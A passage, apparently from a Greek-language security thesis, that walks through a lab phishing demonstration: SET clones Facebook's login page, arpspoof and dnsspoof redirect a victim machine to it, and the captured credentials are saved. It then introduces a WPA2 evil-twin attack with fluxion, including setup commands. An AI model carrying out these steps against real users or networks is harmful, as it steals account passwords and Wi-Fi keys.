εκτελούνται από εκεί ανάλογα τις επιλογές που δίνει ο χρήστης κάθε φορά. Η πρώτη επιλογή που θα δώσω θα είναι το 1 όπου είναι επιθέσεις κοινωνικής χειραγώγησης. Επιθέσεις κοινωνικής χειραγώγησης είναι όπου ο επιτιθέμενος προσπαθεί να ξεγελάσει τον στόχο όχι από κάποιο κενό ασφαλείας η κάποια αδυναμία του συστήματος αλλά προσπαθεί να ξεγελάσει με τέχνασμα τον ίδιο τον χρήστη.




εικόνα 3.190 στην επόμενη επιλογή θα δώσω την επιλογή 2 και θα πατήσω enter. η επιλογή 2 θα εμφανίσει άλλες επιλογές όπου θα διαλέγεις μία συγκεκριμένη επίθεση που θα χρησιμοποιεί ιστοσελίδες.

εικόνα 3.191 σε αυτές τις επιλογές όλες έχουν να κάνουν με ιστοσελίδες όπου κάθε μία είναι για διαφορετικές επιθέσεις. Εγώ θα πατήσω την επιλογή 3 όπου η χρησιμότητα αυτής της επίθεσης θα είναι να αντιγράφει ιστοσελίδες και να καταγράφει δεδομένα.




εικόνα 3.192 σε αυτές τις επιλογές θα δώσω την επιλογή 2 όπου θα ξεκινήσει η κλωνοποίηση μίας ιστοσελίδας.

εικόνα 3.193 αφού στο social engineering toolkit έχω δώσει όλες τις λεπτομέρειες της επίθεσης που σχεδιάζω να κάνω μετά θα μου ζητήσει την ip του μηχανήματος όπου θα είναι ο server του κλώνου της ιστοσελίδας. αφού αυτός ο κλώνος θα βρίσκεται πάνω στο μηχάνημα του επιτιθέμενου θα βάλω την ip του kali linux που έχει στο τοπικό δίκτυο. Μετά θα μου ζητήσει ποια ιστοσελίδα θέλω να κάνει κλώνο και του δίνω την διεύθυνση του facebook και μπαίνει στην διαδικασία το social engineering toolkit να κάνει κλώνο την σελίδα του log in του facebook.



εικόνα 3.194 αφού τελείωσε η κλωνοποίηση του facebook το social engineering toolkit ρωτάει αν θέλει να ενεργοποιήσει τον apache server ώστε το kali linux όταν θα το επισκέπτεται άλλο μηχάνημα από το lan να τρέχει κανονικά την σελίδα που κλωνοποίησε. Στο δίπλα cmd το arpspoof είναι ακόμα ενεργοποιημένο και θα δούμε μετά που θα χρειαστεί.

Αφού έχει κλωνοποιηθεί η ιστοσελίδα και είναι ενεργοποιημένη η υπηρεσία του apache server ώστε το kali linux να δουλεύει σαν server μέσα στο τοπικό δίκτυο θα δοκιμάσω από τον άλλον υπολογιστή αν μπορώ να συνδεθώ στην ψεύτικη ιστοσελίδα του facebook.




εικόνα 3.195 από τον google chrome γράφω την διεύθυνση που έχει το kali linux στο τοπικό δίκτυο και όπως φαίνετε ο κλώνος της ιστοσελίδας φορτώνει κανονικά στον browser. Άλλα επειδή κανείς δεν υπάρχει περίπτωση να πέσει σε αυτήν την παγίδα γιατί κανείς δεν θα γράψει το 192.168.1.103 ο κόπος θα είναι

άκαρπος πρέπει να χρησιμοποιήσω ένα εργαλείο το dnsspoof όπου όταν καλείς μία ιστοσελίδα αυτό θα σε πηγαίνει όπου έχει δηλώσει ο επιτιθέμενος!


εικόνα 3.196

πίσω στο kali linux και ανοίγω νέο τερματικό. Πριν ξεκινήσω το dns spoofing θα πρέπει να φτιάξω ένα txt όπου να αντιστοιχεί τις ιστοσελίδες με ip διευθύνσεις που θα διαλέξει ο επιτιθέμενος. Οπότε για να φτιάξω αυτό το txt θα γράψω την εντολή echo "192.168.1.103 http://www.facebook.com" >> ~/hostss.txt όπου θα φτιάξει ένα αρχείο με όνομα hostss.txt με περιεχόμενο μία σειρά που θα αντιστοιχεί την διεύθυνση του kali linux με την διεύθυνση του facebook. Θα μπορούσα να βάλω και περισσότερες γραμμές όπου να αντιστοιχώ url ιστοσελίδων με άλλες ip ή με την ίδια ip αλλά στο συγκεκριμένο πείραμα θα χρειαστώ μόνο αυτήν την σειρά αντιστοιχίας στο txt.Το αρχείο hostss.txt βρίσκετε στην θέση "/".




εικόνα 3.197 αφού όλα είναι έτοιμα , το set έχει κάνει τον κλώνο του facebook , το arpspoof είναι ενεργοποιημένο για να περνάει η κίνηση των πακέτων του στόχου από το kali και το dnsspoof για να στέλνει άλλη ιστοσελίδα από αυτήν που ζητάει ο στόχος όλα είναι έτοιμα για την επίθεση.

Η επίθεση για να πραγματοποιηθεί θα πρέπει ο επιτιθέμενος να έχει εισβάλει μέσα στο lan και να έχει εντοπίσει την ip διεύθυνση που δείχνω πως ποιο πάνω με το εργαλείο nmap. ύστερα με το εργαλείο arpspoof που εξηγώ στην προηγούμενη επίθεση , να περνάει όλη την ροή των πακέτων μέσα από το μηχάνημα του επιτιθέμενου και ύστερα θα τα προωθεί στον router. Το dnsspoof για όταν περάσει κάποιο πακέτο dns request μέσα από το μηχάνημα του kali linux να απαντήσει το dnsspoof στον στόχο με ένα ψεύτικο dns reply με την διεύθυνση Ip που έχει δηλώσει ο επιτιθέμενος και στην προκειμένη περίπτωση θα είναι η ip του kali που τρέχει ο κλώνος της σελίδας του facebook. Το social engineering toolkit θα τρέχει ταυτόχρονα όπου θα έχει κάνει κλώνο την ιστοσελίδα , θα έχει ενεργοποιήσει τον apache server να εξυπηρετεί τα μηχανήματα του τοπικού δικτύου και να καταγράψει σε ένα report τα δεδομένα που έπιασε. Το μόνο που μένει είναι να συνδεθεί ο στόχος στο facebook από το μηχάνημα του.



εικόνα 3.198 από τον google chrome στον υπολογιστή του στόχου θα πληκτρολογήσω την διεύθυνση http://www.facebook.com. Όπως φαίνετε το dnsspoof έδρασε και έστειλε τον υπολογιστή του θύματος στον apache server που φιλοξενεί τον κλώνο του facebook που δημιουργήθηκε από το social engineering toolkit.

Όπως φαίνετε στην εικόνα το μόνο ύποπτο που υπάρχει είναι ότι δεν καλέστηκε η σελίδα με το πρωτόκολλο ασφαλείας https και το πιστοποιητικό του facebook από δίπλα. Ο χρήστης λίγο απρόσεκτος να είναι ή να μην έχει ιδέα από αυτά και να το προσπεράσει έτσι έχει πέσει στα δίχτυα του attacker.



εικόνα 3.199 ύστερα που θα κάνει ο στόχος login στην ψεύτικη σελίδα του facebook θα μεταφερθεί στην αληθινή σελίδα αυτόματα από το arpspoof.

Θα του πετάξει μήνυμα ότι έβαλε λάθος κωδικό και θα ξαναβάλει τον κωδικό πάλι αλλά εμείς πραγματοποιήσαμε αυτό που θέλαμε. Το social engineering toolkit δημιούργησε ένα report και αποθήκευσε τα στοιχεία που κατέγραψε σε ένα αρχείο txt που βρίσκετε στο kali linux στην θέση "/var/www/html".

3.9 WPA2 EVIL TWIN ATTACK

Εκτός την επίθεση που έδειξα στην προηγούμενη επίδειξη καταγράφοντας το 4 way handshake και με brute force επίθεση να βρει ο επιτιθέμενος το κλειδί του wpa2 personal για να εισβάλει σε ένα τοπικό δίκτυο υπάρχει και άλλη μία τεχνική επίθεσης για wpa2 ασφάλεια που λέγετε wpa2 evil twin αυτή η τεχνική. Με την έννοια evil twin εννοούμε ότι δημιουργώ ένα ψεύτικο access point και πιστό αντίγραφο ενός access point όπου ήδη υπάρχει και είναι διαθέσιμο να εξυπηρετήσει χρήστες. Ο επιτιθέμενος προσπαθεί να εξαπατήσει χρήστες που είναι συνδεμένοι στο τοπικό δίκτυο να συνδεθούν στο ψεύτικο access point όπου είναι κλώνος του αληθινού να δώσουν το κλειδί του wpa2 του αληθινού access point και πολλά άλλα ακόμα. Θα μπορούσε να συνεχίσει η επίθεση αφού έχει ο χρήστης δώσει άθελα του το wpa2 κλειδί στον επιτιθέμενο. Θα μπορούσε ο χρήστης να παραμείνει συνδεμένος στο ψεύτικο access point , το μηχάνημα του επιτιθέμενου να αρχίσει να δουλεύει σαν router και να συνεχίσει με επιθέσεις man in the middle και πολλές άλλες τεχνικές επιθέσεις. Εξαρτάτε το επίπεδο γνώσεων και την πρακτική εξάσκηση που έχει κάνει ο επιτιθέμενος.


Αυτό που θα γίνει στην συγκεκριμένη παρουσίαση είναι ότι θα βρω ένα ασύρματο δίκτυο για στόχο , θα αντιγράψω του ασύρματου δικτύου τα στοιχεία ταυτοποίησης όπως το όνομα και το mac address του και θα το χρησιμοποιήσω για να φτιάξω ένα αντίγραφο αυτού του ασύρματου δικτύου. Όταν ο στόχος συνδεθεί στο αντίγραφο του ασύρματου δικτύου δεν θα καταλάβει την διαφορά μεταξύ του ασύρματου δικτύου που νόμιζε ότι συνδέθηκε με το αντίγραφο που έφτιαξα. Όταν ο χρήστης ανοίξει έναν web browser θα τον οδηγήσει σε μία σελίδα όπου υποτίθεται ότι είναι του router όπου θα του ζητάει να ξαναγράψει το wpa ή το wpa2 password για να κάνει ανανέωση το λογισμικό του router για να είναι και καλά ποιο ασφαλές. Όταν ο στόχος γράψει τον κωδικό του wpa2 θα καταγραφεί και θα αποθηκευτεί στον υπολογιστή του επιτιθέμενου. Η συγκεκριμένη τεχνική βασίζετε πάρα πολύ στο phishing και στην κοινωνική χειραγώγηση όπου ένας από τους χρήστες όπου χρησιμοποιούν το δίκτυο θα εξαπατηθεί και θα χρησιμοποιήσει τον κλώνο του δικτύου όπου ο επιτιθέμενος έχει στήσει.

Για την επίδειξη της τεχνικής θα χρειαστώ μία κεραία όπου θα μπορεί να μπαίνει σε monitor mode ώστε να δέχεται και να διαβάζει τα ραδιοκύματα όπου εκπέμπουν οι άλλοι ασύρματοι υπολογιστές και τα ραδιοκύματα που εκπέμπουν οι routers για τα access points. Για τις ανάγκες της επίδειξης θα χρησιμοποιήσω ένα laptop όπου θα έχει εγκατεστημένο το λειτουργικό σύστημα kali linux 2 64 bit.


3.9.1 wpa2 evil twin with fluxion

Το fluxion είναι ένα εργαλείο ειδικά σχεδιασμένο για επιθέσεις σε ασύρματα δίκτυα wpa και wpa2. κυκλοφόρησε το 2016 και χρησιμοποιείτε κατά κύριο λόγο σε kali linux διανομές. Η βασική εργασία όπου κάνει είναι το fluxion είναι:


- Να σκανάρει τα ασύρματα δίκτυα που είναι διαθέσιμα εντός εμβέλιας ώστε να βρεθεί ο στόχος.
- Να καταγράψει ένα 4 way handshake μεταξύ του στοχου access point και ενός χρήστη.
- Να δημιουργήσει ένα ψεύτικο access point κλώνο του στόχου access point.
- Να εντοπίσει τα μηχανήματα των χρηστών που χρησιμοποιούν το access point στόχο και να τους αποσυνδέσει με deauthentication packets ώστε όταν να ξανασυνδεθούν να κάνουν το λάθος και να συνδεθούν στον κλώνο access point που έστησε το fluxion και να μας δώσει κάποιος χρήστης το wpa2 password του αληθινού access point.
- Ένας ψεύτικος DNS server είναι διαθέσιμος ώστε όταν ο χρήστης στείλει ένα DNS request να ανακατευθύνει τον χρήστη σε μία σελίδα του fluxion όπου θα του ζητάει να δώσει το wpa2 password από τον router για λόγους ασφάλειας.




εικόνα 3.200 από εδώ θα κατεβάσει κάποιος χρήστης όπου επιθυμεί για εκπαιδευτικούς λόγους να χρησιμοποιήσει το fluxion.



εικόνα για να κατεβάσει κάποιος απο την σελίδα του github τον κώδικά του fluxion και να το εγκαταστήσει το πρώτο βήμα είναι να ανοίξει ένα τερματικό στο kali linux 2 και να δώσει την εντολή git clone https://github.com/deltaxflux/fluxion.git και θα αρχίσει να κατεβένει.



εικόνα 3.202 αφού έχει κατεβεί το fluxion και μπώ μέσα στον φάκελο απο το command prompt , αν δώσω την εντολή ./fluxion θα τρέχει μία λίστα με τα προαπετούμενα προγράμματα που χρειάζετε το fluxion για να λειτουργήσει με επιτυχία. αν κάποιο λείπει από την λιστα θα το δείξει με κόκινα γράμματα. Για να τα εγκαταστήσω τα προγράμματα που λείπουν θα δώσω την εντολή ./Installer.sh .



εικόνα 3.203 Όταν τρέξω την εντολή ./Installer.sh θα αρχίσει το fluxion να εγκαθιστά αυτόματα ότι προγράμματα λείπουν.


εικόνα 3.204 αφού όλα τα προγράμματα εγκαταστάθηκαν με επιτυχία όπου χρειάζονται για να τρέχει το fluxion τότε ξαναδίνω την εντολή στο command prompt ./fluxion και θα τρέξει με επιτυχία το πρόγραμμα.

εικόνα 3.205 η αρχική εικόνα του fluxion όταν είναι έτοιμο για εργασίες


και η λίστα με προαπαιτούμενα προγράμματα είναι όλα με πράσινο οκ.

εικόνα 3.206 τα αρχικά γραφικά του fluxion πάνω στο command prompt.

